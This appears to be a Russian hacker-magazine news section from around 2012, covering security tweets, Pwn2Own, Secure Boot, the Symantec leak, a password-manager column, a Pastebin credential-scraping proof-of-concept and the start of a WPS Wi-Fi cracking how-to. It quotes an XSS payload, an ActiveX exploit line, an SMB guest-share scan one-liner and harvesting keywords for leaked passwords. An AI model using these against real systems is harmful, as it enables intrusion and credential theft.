Взлом Chrome с ASLR + DEP-обходом + ядреный сплойт для обхода песочницы за 10 к баксов? Мы живем в разных мирах. #pwn2own




Комментарий:
Фронтмен компании Vupen возмущается призовым фондом предстоящего конкурса PWN2OWN. Защитные механизмы становятся все сложнее, и для их обхода требуется больше сил и вложений...




@meder:
Написал в блог о моем последнем баге: CVE-2011-3923. Еще одно удаленное исполнение кода в Struts2: http://bit.ly/yFjhxr.

Комментарий:
Сегодня у нас будет много ссылок — общеобразовательный выпуск твитов, так сказать. Те, кто думает, что на Java можно кодить, не опасаясь RCE-багов (ну как же, Java — это ж секурно), подумайте еще раз! Ведь накодить можно всякое...



@RolfRolles:
Написал новый блог-пост: поиск багов в виртуальной машине с помощью «Доказателя теорем» — http://bit.ly/zlqZ5K.

Комментарий:
Не фаззингом единым... те, кто интересуется методами поиска уязвимостей, обратите внимание на это.




PhoneAndroid:
Яндекс, специалист по безопасности веб-приложений: специалист по безопасности веб-приложений в компанию Яндекс... bit.ly/yoLmba.



Комментарий: Конкурс Яндекса по взлому сервисов прошел удачно ;).




@cBekrar:
Большой #fail-приз отправляется к McAfee Security-as-a-Service, который устанавливает позорный ActiveX, позволяющий выполнять код bit.ly/xbJtqP via @thezdi.




@martincronje:
Один раз и для всех: HTML5 != CSS или JavaScript-библиотек типа jQuery.



Комментарий:
Кэп...





@mikesica:
Любой хороший инженер ленивый, тем не менее, не каждый ленивый инженер хороший.




@jcran:
Ручной -- irb> (1..254).each {|x| puts "host - 10.0.0.#{x}"; `smbclient -L 10.0.0.#{x} -Uguest -N`}.

Комментарий:
Ruby-скрипт для скана «шар» с учеткой гостя...


@stephenfewer:
Открыл порцию исходников моей системы фаззинга для браузеров 'Frinder' — http://bit.ly/xrUBiW.



@IvanlefOu:
Chroot-ing в Windows — так же легко, как и A:, Б:, В:... http://bit.ly/yQQqmN.



Комментарий:
Да, в винде тоже можно «чрутить»...



@_sinn3r:
А вот и PoC для McAfee SaaS 0-day (ZDI-12-012): obj.ShowReport "calc.exe".

Комментарий:
Вот и весь эксплойт — obj.ShowReport "calc.exe". Да... вот так антивирусная компания устанавливает «бэкдоры» клиентам. А еще забавно, что за такую 0-day ZDI заплатила в районе 1–2 к баксов. :) Вот так...




@i0n1c:
Исходникам не доверяй никогда, Люк! Дебаггером воспользуйся вначале и убедись в потоке кода...



@f0rki:
Если бы PHP был британским: perchance (£condition) { // Code here } otherwise { // Code here }.



@garethheyes:
XSS-вектор недели: <xml ID=xss><x><IMG src=1 onerror=alert(1)></x></xml><SPAN DATASRC=#xss DATAFLD=$Text DATAFORMATAS=HTML></SPAN>.



@roman_soft:
Не знал о BinScope: http://bit.ly/yzcQYR. Полезна для обнаружения бинарников без NX, SafeSEH, /dynamicbase, и т. д.

В СЕТИ В ВИДЕ ТЕКСТОВОГО ФАЙЛА оказались данные о шести миллионах пользователей крупнейшей в КНР компании — разработчика сетевого ПО (CSDN).

МИНИСТР СВЯЗИ ПОСЕТИЛ СОБРАНИЕ ПИРАТСКОЙ ПАРТИИ

ПАРАДОКСАЛЬНО, НО ЭТО СОБЫТИЕ ИМЕЛО МЕСТО В РОССИИ




В ходе беседы со Щеголевым выяснилось, что в целом он поддерживает идею открытых данных, но декларацию открытого государства как-то «не оценил». Кстати, официальных комментариев по поводу присутствия главы Минкомсвязи на встрече членов Пиратской партии так и не последовало.

Как известно, в России Пиратская партия даже не зарегистрирована (нет, ребята пытались, но ничего не вышло). Тем не менее, партия регулярно проводит собрания, одно из которых состоялось в середине января в книжном магазине «Циолковский», который находится в здании Политехнического музея. Для всех пришедших на совместный сбор Пиратской партии, Фонда развития электронной демократии и рабочей группы «ИГ протестных действий» стало полной неожиданностью появление в магазине Игоря Щеголева, министра связи и массовых коммуникаций РФ. Председатель партии Павел Рассудов пишет в своем ЖЖ: «Министр сделал вид, как будто зашел в выходной купить пару книг и ничего не знал о намеченном собрании. Присутствующие на встрече программеры сразу накинулись на Щеголева. Еще бы! Не каждый день есть возможность высказать все что думаешь в лицо министру связи. А у программистов было что ему сказать. :) Но министр держался молодцом, говорил складно, однако не сказал ничего конкретного. Сразу видно — большой опыт работы в аппарате». Щеголев ответил на ряд вопросов, заданных участниками собрания. В частности, рассказал, что за год-полтора в России может быть введена система электронного голосования, однако общество, по мнению министра, пока не испытывает потребности в такой системе. Подробности в ЖЖ Павла Рассудова: webpolit.livejournal.com/72397.html.

BSOD В WINDOWS 7 ЛЕГКИМ ДВИЖЕНИЕМ РУКИ

НАЙДЕНА КРИТИЧЕСКАЯ ДЫРКА В «СЕМЕРКЕ»

Информация о новой незакрытой критической уязвимости в Windows 7 x64 впервые появилась в Твиттере известного хакера w3bd3vil. Баг был обнаружен в файле операционной системы win32k.sys (неоднократный виновник критических ошибок в Win XP), который содержит зависящую от ядра часть пользовательского интерфейса и относящуюся к нему инфраструктуру. Заметим, что 32-битная версия ОС не восприимчива к ошибке, в то время как 64-битная «Семерка» может не только уйти из-за нее в BSOD, но и позволяет внедрить в машину вредоносный код на уровне ядра. Однако самый интересный нюанс заключается в другом: прототип кода, демонстрирующего, как вызывать данный сбой, уже утек в Сеть. Оказалось, что это простой HTML-скрипт. Его запуск в браузере Safari быстро приведет к ошибке страницы на неопределенном участке памяти, и машина покажет «синий экран смерти». Этот скрипт представляет собой всего лишь тег iframe с чрезвычайно большим атрибутом высоты. Уязвимости точно подвержена 64-битная версия Windows 7, однако, как отмечают эксперты, могут быть скомпрометированы и другие системы. Патча на данный момент не существует.






«ВИНЧЕСТЕРНЫЙ» ГИГАНТ — компания Seagate — приобрела подразделение компании Samsung по производству жестких дисков. Сумма сделки составила $1,375 млрд.



NGINX ВЫШЕЛ НА ВТОРОЕ МЕСТО по числу обслуживаемых активных сайтов, обогнав Microsoft IIS. По данным компании NetCraft, на первом месте пока Apache (57,93 %).



THE PIRATE BAY БОЛЬШЕ НЕ БУДЕТ ХРАНИТЬ TORRENT-ФАЙЛЫ и полностью перейдет на magnet-ссылки. Теперь magnet-URL предлагаются для загрузки по умолчанию.



TORRENTFREAK СООБЩАЕТ, что Crysis 2 стала самой скачиваемой через BitTorrent игрой для PC в 2011 году. Следом идут Call of Duty: Modern Warfare 3 и Battlefield 3.



МЕДИАМАГНАТ РУПЕРТ МЕРДОК завел Twitter и с его помощью тут же обвинил Google в поддержке пиратства. В Google спокойно назвали обвинение чушью.

БОЛЬШЕ КОЛОНОК, ХОРОШИХ И РАЗНЫХ

СРЕДНИЙ ЦЕНОВОЙ СЕГМЕНТ И НЕИЗМЕННО ВЫСОКОЕ КАЧЕСТВО. КОНЕЧНО, ЭТО EDIFIER







Китайская компания Edifier представила в этом месяце сразу две новых модели. Обе новинки пополнили топовую линейку систем 2.0.

Первое аудио-решение — колонки R1500TM с профессиональным микрофонным входом, который имеет независимый регулятор громкости. Новинка может похвастаться традиционным для Edifier деревянным корпусом (что гарантирует отсутствие резонансов), НЧ-динамиками с магнитным экранированием и 18-мм шелковыми куполообразными твитерами. Стереосигнал, подаваемый на входные разъемы RCA, обрабатывается схемой динамического повышения высоких частот, которая специально разработана для мультимедиа.

Вторая новика — двухполосные колонки R900T. Эта акустическая 2.0-система, оснащенная 4-дюймовыми НЧ-динамиками и 13-мм шелковыми куполообразными твитерами, хорошо воспроизводит глубокий, богатый бас и звонкие высокие частоты. Габариты R900T весьма скромны: 140 x 226 x 197 мм. Колонки легко подключить к выбранным источникам сигнала через 3,5-мм стереовход RCA или RCA на RCA, которые способны принять и усилить сигнал, поступающий с любого источника звука, и обеспечить высокое качество звучания.

Пара интересных фактов: на заводах компании Edifier производится более 12 млн комплектов мультимедийных колонок в год. Заводы расположены на трех континентах. Научно-исследовательским центром компании руководит всемирно известный инженер и дизайнер Фил Джонс.

ПОВСЕМЕСТНАЯ АВТОМАТИЗАЦИЯ

ПО АДРЕСУ MEGASEARCH.CC ЗАРАБОТАЛ АГРЕГАТОР КАРДЕРСКИХ МАГАЗИНОВ, ТО ЕСТЬ РЕСУРС ДЛЯ ПОИСКА ВОРОВАННЫХ БАНКОВСКИХ КАРТ

MICROSOFT, КОНКУРЕНТЫ И ARM-СИСТЕМЫ

О НЕ ВСЕГДА ЧЕСТНОЙ БОРЬБЕ ЗА МЕСТО ПОД СОЛНЦЕМ

Еще в конце прошлого года компания Microsoft сделала заявление, которое породило у многих нехорошие подозрения. Напомним, о чем идет речь. В конце 2011-го компания Microsoft впервые озвучила, что Windows 8 будет требовать Secure boot для загрузки (то есть обязательной активации режима безопасной загрузки UEFI). Эта функция работает так: UEFI сохраняет «секретные ключи» в ОС. Все, что хочет загрузиться на компьютер, к примеру операционная система, использует эти ключи для доступа к UEFI. Если в ОС не прописан соответствующий ключ, она не получит разрешение на загрузку. Linux-сообщество уже тогда попыталось донести до производителей, что реализовать передачу ключей в Linux будет очень сложно, из-за чего установить Linux на заточенные под Windows 8 устройства станет практически невозможно.

Однако Microsoft корректно пояснила, что не имеет ничего против Linux и других открытых ОС, и сражается отнюдь не с конкурентами, а с вредоносными кодами. Мол, безопасная загрузка тем и хороша для работы Windows, что такой процесс перекрывает еще один канал проникновения вредоносных программ. Надо признать, выглядит все это действительно логично.

Но теперь Microsoft подготовила документ с требованиями, которые необходимо выполнить для сертификации компьютеров на совместимость с Windows 8. Бумага, увы, подтверждает худшие опасения. Здесь лучше всего процитировать.

Официальное руководство для производителей, желающих получить сертификацию Windows 8 для своих устройств, страница 116: «В системах, не относящихся к ARM, необходимо реализовать возможность отключения Secure Boot через интерфейс установки прошивки. Физически присутствующий пользователь должен иметь возможность отключить Secure Boot через интерфейс установки, не владея Pkpriv. Программное отключение Secure Boot средствами UEFI не должно быть возможно ни во время загрузки, ни по ее окончании».

Получается, заявление Microsoft о том, что она не будет требовать от производителей «железа» запретить отключение Secure Boot, на деле распространялось только на традиционные ПК, но не на ARM-устройства. Производители систем, базирующихся на архитектуре ARM, теперь не должны предоставлять никаких способов отключения безопасной загрузки. Именно этот момент — обязательная безопасная загрузка — ставит Linux (и не только) в затруднительное положение. Фактически это означает, что теперь для «загружаемости» на одной из таких машин, сертифицированных на совместимость с Windows 8, соответствующий дистрибутив Linux должен иметь сертифицированные криптоключи от конкретного изготовителя компьютера. Встает резонный вопрос: где их взять? Если выдачей ключей будут заниматься производители, то разработчикам дистрибутивов придется отдельно контактировать с каждым из них. И если огромная корпорация может себе такое позволить, то линуксоидам это вряд ли окажется под силу. Централизованного органа сертификации, который бы формировал ключи для режима безопасной загрузки UEFI, не существует.

Словом, похоже, Microsoft пытается бороться далеко не только с малварью, но и с установкой Linux, Android и других открытых ОС на ARM-системы.


СКАЧАЙ И РАСПЕЧАТАЙ!

ПИРАТИТЬ ЧЕРЕЗ СЕТЬ МОЖНО НЕ ТОЛЬКО ИНФОРМАЦИЮ, НО И ВПОЛНЕ РЕАЛЬНЫЕ ОБЪЕКТЫ



3D-принтеры медленно, но верно пробираются на потребительский рынок. Уже сейчас такой девайс (к примеру, японскую iModela) можно приобрести за пару тысяч долларов, и это будет именно «домашний» вариант, а не жуткий промышленный станок невообразимых размеров. С каждым днем об этих трехмерных чудесах прогресса появляется все больше статей, постов, дискуссий. А раз интерес и спрос растут, появляется и предложение.

Еще прошлой осенью на торрент-трекере The Pirate Bay открылся раздел с программами для 3D-принтеров, но какая-то активность наметилась там только сейчас. Добрые люди наконец-то начали делиться как программами, так и реальными объектами. Уже сейчас в этом разделе можно скачать пластмассового робота из вселенной Warhammer 40K или хот-род-модель шевроле 1970 года. Но это безобидные игрушки, а ведь в Сети уже некоторое время циркулируют слухи о том, что на черном рынке торгуют и 3D-моделями скиммеров для банкоматов. Есть даже подтверждения тому, что мошенники действительно пользуются такими моделями! Нет, в «Бухте» они пока не всплывали, но это явно вопрос времени. Похоже, у правоохранительных органов по всему миру скоро появится еще одна головная боль.



Одним из наиболее известных проектов по 3D-печати является RepRap — открытый проект по созданию принтеров, способных воспроизводить себя. Новейшая модель называется Mendel, и собрать ее способен любой желающий (это действительно несложно). Стоимость всех компонентов составляет всего $520.

PWN2OWN МЕНЯЕТ ПРАВИЛА

ПОПУЛЯРНЫЙ КОНКУРС В ЭТОМ ГОДУ ПРОЙДЕТ В НОВОМ ФОРМАТЕ



Мы уже не раз рассказывали тебе о замечательном хакерском конкурсе Pwn2Own, участники которого ломают самый разный софт и железо, а потом уносят с собой хакнутые трофеи (железные, конечно же) в качестве призов. Сообщаем, что в этом году правила соревнования изменились. Теперь в конкурсе участвуют только Microsoft Internet Explorer, Apple Safari, Google Chrome и Mozilla Firefox для операционных систем Windows 7 и Mac OS Lion (последние версии со всеми патчами). Мобильные девайсы на конкурсе больше взламывать не будут.

Главным спонсором объявлена компания Hewlett-Packard. Три победителя получат денежные призы в размере 60 тысяч, 30 тысяч и 15 тысяч долларов плюс трофеи в виде ноутбуков с той самой системой, которую им удастся взломать.


Компания Google также учредила дополнительные призы за взлом браузера Chrome. Она обещает заплатить 20 тысяч долларов за исполнение sandbox-кода с использованием одной только уязвимости в Chrome. В 10 тысяч долларов оценивается исполнение sandbox-кода с использованием уязвимостей как в Chrome, так и в операционной системе.

Но самое главное, что в этом году изменятся сами правила Pwn2Own. Взломанная система теперь не исключается из состязания, как раньше. Все остальные участники имеют возможность в течение трех конкурсных дней взламывать ее своими методами. Соответственно, результат соревнования теперь подсчитывается по очкам.


В этом году Pwn2Own пройдет с 7 по 9 марта. Не забывай, что в конкурсе можно участвовать и в удаленном режиме!



КОМПАНИЯ SONY ПРЕДСТАВИЛА КАРТЫ ПАМЯТИ собственного формата XQD. Ориентированы они как на профессиональных фотографов, так и на энтузиастов. В режимах чтения\записи пропускная способность XQD достигает 1 Гбит/с (125 Мб/с). Продажи уже начались. Карта QD-H16 объемом 16 Гб стоит $130, QD-H32 на 32 Гб — $230. Также представлены и устройства для работы с новым форматом.



ДВАДЦАТЬ ВОСЬМОГО ЯНВАРЯ СТАРТОВАЛ ВТОРОЙ FACEBOOK HACKERCUP, который проводится ежегодно. Лучших ждет поездка в штаб-квартиру Facebook, а победитель получит пять тысяч долларов.



КОМПАНИЯ TIOBE SOFTWARE УДОСТОИЛА OBJECTIVE-C ЗВАНИЯ «ЯЗЫК ГОДА». Однако на первом месте по популярноти по-прежнему стоит Java, а за ней идут C, C# и C++.

У SYMANTEC УКРАЛИ ИСХОДНЫЕ КОДЫ АНТИВИРУСА

ХАКЕРЫ ДИСКРЕДИТИРОВАЛИ ПОПУЛЯРНОГО ВЕНДОРА

Под давлением хакеров компания Symantec, являющаяся одним из самых известных в мире поставщиков решений в сфере информационной безопасности, была вынуждена признать, что хакерам удалось получить доступ к исходному коду целого ряда ее продуктов. По словам представителей Symantec, в ходе расследования было установлено, что кража исходного кода антивирусов произошла еще в 2006 году. После этого компания ввела ряд мер для усиления безопасности, чтобы не допустить повторения подобных инцидентов в будущем. Хакерам удалось похитить исходные коды таких продуктов, как Norton Antivirus Corporate Edition, Norton Internet Security, Norton SystemWorks и pcAnywhere версий 12.0, 12.1 и 12.5. Об утечке стало известно в середине прошлого месяца, когда некий хакер Yama Tough, причисляющий себя и к «Анонимам», и к хакерской группировке Lord of Dharmaraja, написал в Твиттере, что располагает исходниками Norton Utilities. В доказательство он выложил ссылки на небольшой документ с описанием программного интерфейса сервиса для создания описаний образцов вирусов, а затем и список файлов, содержащихся в архиве с исходным кодом Norton Antivirus. Опубликованный документ, кстати, датируется апрелем 1999 года. Конечно же, Symantec сразу сообщила, что информация из этого документа не может навредить нынешним продуктам компании. Зато архив с исходным кодом компания не прокомментировала.

По заявлениям самих хакеров, информацию им удалось выудить с серверов ведомства военной разведки Индии. Иными словами, утечка произошла не из сетей самой Symantec (хоть это радует). По некоторым данным, хактивисты опубликовали имеющуюся у них информацию, чтобы помочь судебному разбирательству, которое недавно началось в США. Десятого января против Symantec было выдвинуто обвинение в том, что она продвигает свою продукцию с помощью так называемых scareware-программ, которые запугивают пользователей, извещая их о возможных проблемах с безопасностью в особенно назойливой форме.

Несмотря на все заявления Symantec, что у хакеров оказались старые данные, которые не могут нанести никакого вреда, разработчики уже начали выпускать патчи. Компания предпочитает перестраховаться, вне зависимости от того, откуда именно «утекла» информация и насколько она актуальна на данный момент.

МЫ ЛЕГИОН: ИСТОРИЯ ХАКТИВИСТОВ

ПРОФЕССИОНАЛЬНЫЕ ДОКУМЕНТАЛИСТЫ ИЗ КИНОКОМПАНИИ LUMINANT MEDIA СНЯЛИ 93-МИНУТНЫЙ ФИЛЬМ О ВЕЛИКИХ И УЖАСНЫХ ANONYMOUS



КОЛОНКА СТЁПЫ ИЛЬИНА

О ХРАНЕНИИ ПАРОЛЕЙ

ВЫБОР РЕШЕНИЯ

Использовать один и тот же пароль для всех сервисов сразу — одна из самых серьезных ошибок пользователей. Но и удержать в голове огромное количество уникальных пассов — задача явно непосильная. Я долго пытался приучить себя к использованию менеджеров паролей вроде KeyPass (keepass.info), но из этого так ничего и не вышло. Открывать программу, чтобы искать там нужный пароль — явно не самое удобное, что можно придумать. Да и локальное хранилище, в котором находятся зашифрованные пароли, попахивает архаизмом — не таскать же его на флешке? :) Короче говоря, я решил попробовать решения, которые так же, как и KeyPass, помогали бы генерировать уникальные пароли и сохранять их, но вдобавок автоматически использовали бы их в браузере! Вариантов тут не так много. Среди специализированных решений наиболее раскрученной оказалась программа 1Password (agilebits.com/onepassword), которая изначально появилась для Mac, но позже была портирована и для Windows. Продукт очень качественный, но отдавать $69.99 за кроссплатформенную версию мне показалось слишком. Тем более сегодня, когда практически для всего можно найти бесплатную альтернативу. Таковая, в общем-то, действительно быстро нашлась — ей стал замечательный сервис LastPass (lastpass.com), на котором я и остановился. Очень кратко о причинах, почему я выбрал его. Во-первых, сервис универсален и работает под любой ОС (Windows, Linux, Mac), что было для меня важным критерием. Он имеет плагины для всех популярных браузеров (Firefox, Internet Explorer, Chrome, Safari, Opera). А платным подписчикам ($1 в месяц) доступны также версии для популярных мобильных ОС. Во-вторых, LastPass делает ровно то, что от него требуется — автоматически предлагает сохранить пароли и данные форм, а затем подставляет их при следующем посещении страницы. Если аккаунтов для какого-то сайта несколько, то можно быстро переключиться с одного на другой. А если для какого-то кривого сайта данные автоматически не парсятся, то это легко исправить вручную. В-третьих, LastPass хранит зашифрованные пароли в облаке, поэтому хранилище с паролями не надо носить с собой на флешке или извращаться с его синхронизацией через тот же самый Dropbox. Доступ к хранилищу защищен мастер-ключом (сложным паролем), который в целях безопасности невозможно восстановить. Будь осторожен! :)

НЕКОТОРЫЕ ФИШКИ LASTPASS

Я не буду рассказывать о том, как использовать LastPass, — там все элементарно. Но не могу не поделиться с тобой несколькими полезными фишками, которые меня порадовали.

Проверка надежности паролей
Один только факт того, что пароли хранятся в надежном хранилище, не делает их по-настоящему безопасными. LastPass с твоего разрешения может сделать быстрый анализ пассов, легко отыскав среди них простые и откровенно слабые (вроде «123456»). В программу встроен бенчмарк, который высчитывает показатель надежности всех паролей, — результат можно сравнить с показателями других пользователей в специальном рейтинге.

Одноразовые пароли
Многих, вероятно, смутит возможность доступа к паролям с помощью одного только мастер-ключа. Нет проблем! На флешку можно записать специальную утилиту LastPass Sesame (есть версии под любые ОС), которая, по сути, превращает накопитель в токен. Если активировать в аккаунте LastPass одноразовые пароли, то войти без такого токена будет уже невозможно. Каждый раз будет необходимо вставить флешку, запустить Sesame и использовать сгенерированный программой пароль вместе со своим мастер-ключом. Только в этом случае можно будет добраться до хранилища. По отдельности что мастер-ключ, что флешка с Sesame ценности для злоумышленника уже не представляют.

Двухфакторная авторизация через Google
Для авторизации ты также можешь купить настоящий токен — например Yubikey за $25 (store.yubico.com), — а можешь воспользоваться уже готовым решением от Google. Напомню, что система от поискового гиганта предлагает установку на смартфон специального приложения (Google Authenticator), которая в каждый момент времени генерирует уникальный одноразовый ключ. Так как я постоянно пользуюсь этой системой для входа в Gmail, то я тут же настроил ее и для защиты LastPass. Подробную инструкцию можно найти на официальном сайте (helpdesk.lastpass.com/security-options/google-authenticator).

Справедливости ради стоит отметить, что одноразовые пароли и двухфакторная авторизация доступны только платным подписчикам. Но $12 в год — не такая уж большая плата за надежное хранение паролей.



LastPass работает на любых устройствах и ОС



Автоматический ввод логина и пароля из базы LastPass



Proof-of-Concept

СОБРАТЬ ИНТЕРЕСНЫЕ ДАННЫЕ С PASTEBIN.COM И ПОДОБНЫХ СЕРВИСОВ

ХОСТИНГ ТЕКСТА

Максимально быстро и удобно расшарить любой текстовый файл — такова миссия известного онлайн-сервиса Pastebin.com. Создатели изначально рассчитывали, что их проектом будут активно пользоваться программисты, которые легко смогут выкладывать на этом ресурсе любые исходники с подсветкой синтаксиса. И так вначале и было. Но чего они точно не могли ожидать, так это бешеной популярности сервиса у хакеров. Вспомни все последние истории с взломами от Анонимов и Lulzsec — почти всегда для публикации конфиденциальных данных (к примеру, дампов паролей) использовался именно Pastebin.com. За примером далеко ходить не нужно. Среди наиболее популярных на текущий момент записей (pastebin.com/trends) несложно заметить, к примеру:


- дамп каких-то учеток с Facebook;
- внутреннюю базу данных какого-то взломанного сайта, включая e-mail'ы пользователей и хеши их паролей;
- листинг IP-адресов с привязкой к конкретным организациям и компаниям.

Исходник граббера на Python

Такая популярность ресурса легко объяснима: каждый может опубликовать на нем любые данные вообще без регистрации. При этом записи не проходят никакой премодерации и тут же оказываются в Сети. Моментально. Руководство, конечно, удаляет противозаконный контент по первому запросу правообладателя или пострадавшей стороны, но к этому времени он уже успевает расползтись по Сети. Это, в общем, история не только про Pastebin.com, но и про другие похожие сервисы: Pastie, FrubarPaste, YourPaste, Codepad, Slexy и LodgeIt. Идея сегодняшнего PoC — автоматический сбор «интересных» данных с подобных ресурсов. Иными словами, надо реализовать инструмент, обходящий записи и по некоторым ключевым словам собирающий большую базу данных «интересного» контента.

СБОР ДАННЫХ

Идея, на самом деле, не новая. В Сети можно найти немало написанных на коленке сценариев: например, от malc0de (bit.ly/An58Yd) или NeonTempest (bit.ly/zRuK7o). Но лучшей реализацией затеи, пожалуй, является сценарий PastyCake от исследователя 9b+ (bit.ly/xHXdfH), который он опубликовал совсем недавно. Скрипт позволяет изящно обходить записи на хостингах Pastebin.com и Pastie.org и логировать все записи, используя базу ключевых слов. Результаты сохраняются в текстовом файле или базе данных SQLite. В ближайшем времени дополнительно появится поддержка MongoDB и MySQL. Поскольку сценарий написан на Python, то запускается всё из командной строки:


Раздел «Trending Pastes» — что качают чаще всего?

```
python gather.py -k kwords -o urls.db \
   -a ~"pastycake@gmail.com~" harvest
```

Ключ 'harvest' включает режим сбора данных. Отчеты о найденных данных будут отправляться на указанный e-mail. Опция «-o»используется для выбора файла для вывода. А ключ «-k» позволяет задать базу ключевых слов, на которые будет реагировать граббер. Вообще, настроить кейворды — это, пожалуй, самое главное. Например, упомянутые выше сценарии были максимально адаптированы для поиска дампов с учеткам пользователей, логов чата, информации о кредитных картах и банковских аккаунтов. Список ключевых слов, используемых по умолчанию в PastyCake, прямо скажем, невелик:

```
DEFAULT_KEYWORDS = [
    'password',
    'hack',
]
```

Но даже этого вполне достаточно, чтобы проверить, как идея реализована на практике. Дальше всё зависит от твоей фантазии.

РАЗВИТИЕ ИДЕИ

Интересно, что в Сети даже есть целые ресурсы, которые периодически обходят контент таких хостингов и публикуют интересные ссылки с соответствующей классификацией. К примеру, исследователь Джейм Бласко ведет Twitter-ленту PastebinLeaks (twitter.com/#!/PastebinLeaks), где его робот-парсер автоматически публикует записи вроде

```
Possible Massive mail/pass leak
http://pastebin.com/L6YbD136
Possible listing of http passwords
http://pastebin.com/qZbccMB7
Possible Juniper configuration with
password http://pastebin.com/9vuwzjnS
..
```

Справедливости ради стоит сказать, что в последнее время апдейты прекратились. ⌶

Павел Александрович (ivinside.blogspot.com)



ПОЛУЧАЕМ WPA-КЛЮЧ ДЛЯ WI-FI С ПОМОЩЬЮ УЯЗВИМОЙ ТЕХНОЛОГИИ WPS

HOWTO: ВЗЛОМАТЬ WI-FI ЗА 10 ЧАСОВ

Еще не так давно казалось, что беспроводная сеть, защищенная с помощью технологии WPA2, вполне безопасна. Подобрать простой ключ для подключения действительно возможно. Но если установить по-настоящему длинный ключ, то сбрутить его не помогут ни радужные таблицы, ни даже ускорения за счет GPU. Но, как оказалось, подключиться к беспроводной сети можно и без этого — воспользовавшись недавно найденной уязвимостью в протоколе WPS.

WWW

База уязвимых моделей беспроводных точек доступа, оформленная в виде таблицы Google Docs: goo.gl/3zjfP

WARNING

Вся информация представлена исключительно в образовательных целях. Проникновение в чужую беспроводную сеть легко может быть расценено как уголовное преступление. Думай головой.



Рисунок 1. PIN-код WPS, написанный на корпусе роутера



Рисунок 2. Окно для ввода PIN-кода WPS

ЦЕНА УПРОЩЕНИЙ

Открытых точек доступа, к которым вообще не надо вводить ключ для подключения, становится все меньше и меньше. Кажется, что скоро их можно будет занести в Красную книгу. Если раньше человек мог даже и не знать, что беспроводную сеть можно закрыть ключом, обезопасив себя от посторонних подключений, то теперь ему все чаще подсказывают о такой возможности. Взять хотя бы кастомные прошивки, которые выпускают ведущие провайдеры для популярных моделей роутеров, чтобы упростить настройку. Нужно указать две вещи — логин/пароль и... ключ для защиты беспроводной сети. Что еще более важно, сами производители оборудования стараются сделать процесс настройки незамысловатым. Большинство современных роутеров поддерживают механизм WPS (Wi-Fi Protected Setup). С его помощью пользователь за считанные секунды может настроить безопасную беспроводную сеть, вообще не забивая себе голову тем, что «где-то еще нужно включить шифрование и прописать WPA-ключ». Ввел в системе восьмизначный символьный PIN, который написан на роутере, – и готово! И вот здесь держись крепче. В декабре сразу два исследователя рассказали о серьезных фундаментальных прорехах в протоколе WPS. Это как черный ход для любого роутера. Оказалось, что если в точке доступа активирован WPS (который, на минуточку, включен в большинстве роутеров по умолчанию), то подобрать PIN для подключения и извлечь ключ для подключения можно за считанные часы!

КАК РАБОТАЕТ WPS?

Задумка создателей WPS хороша. Механизм автоматически задает имя сети и шифрование. Таким образом, пользователю нет необходимости лезть в веб-интерфейс и разбираться со сложными настройками. А к уже настроенной сети можно без проблем добавить любое устройство (например, ноутбук): если правильно ввести PIN, то он получит все необходимые настройки. Это очень удобно, поэтому все крупные игроки на рынке (Cisco/Linksys, Netgear, D-Link, Belkin, Buffalo, ZyXEL) сейчас предлагают беспроводные роутеры с поддержкой WPS. Разберемся чуть подробнее.

Существует три варианта использования WPS:

1. Push-Button-Connect (PBC). Пользователь нажимает специальную кнопку на роутере (хардварную) и на компьютере (софтварную), тем самым активируя процесс настройки. Нам это неинтересно.
2. Ввод PIN-кода в веб-интерфейсе. Пользователь заходит через браузер в административный интерфейс роутера и вводит там PIN-код из восьми цифр, написанный на корпусе устройства (рисунок 1), после чего происходит процесс настройки. Этот способ подходит скорее для первоначальной конфигурации роутера, поэтому мы его рассматривать тоже не будем.
3. Ввод PIN-кода на компьютере пользователя (рисунок 2). При соединении с роутером можно открыть специальную сессию WPS, в рамках которой настроить роутер или получить уже имеющиеся настройки, если правильно ввести PIN-код. Вот это уже привлекательно.

   Для открытия подобной сессии не нужна никакая аутентификация. Это может сделать любой желающий! Получается, что PIN-код уже потенциально подвержен атаке типа bruteforce. Но это лишь цветочки.

УЯЗВИМОСТЬ

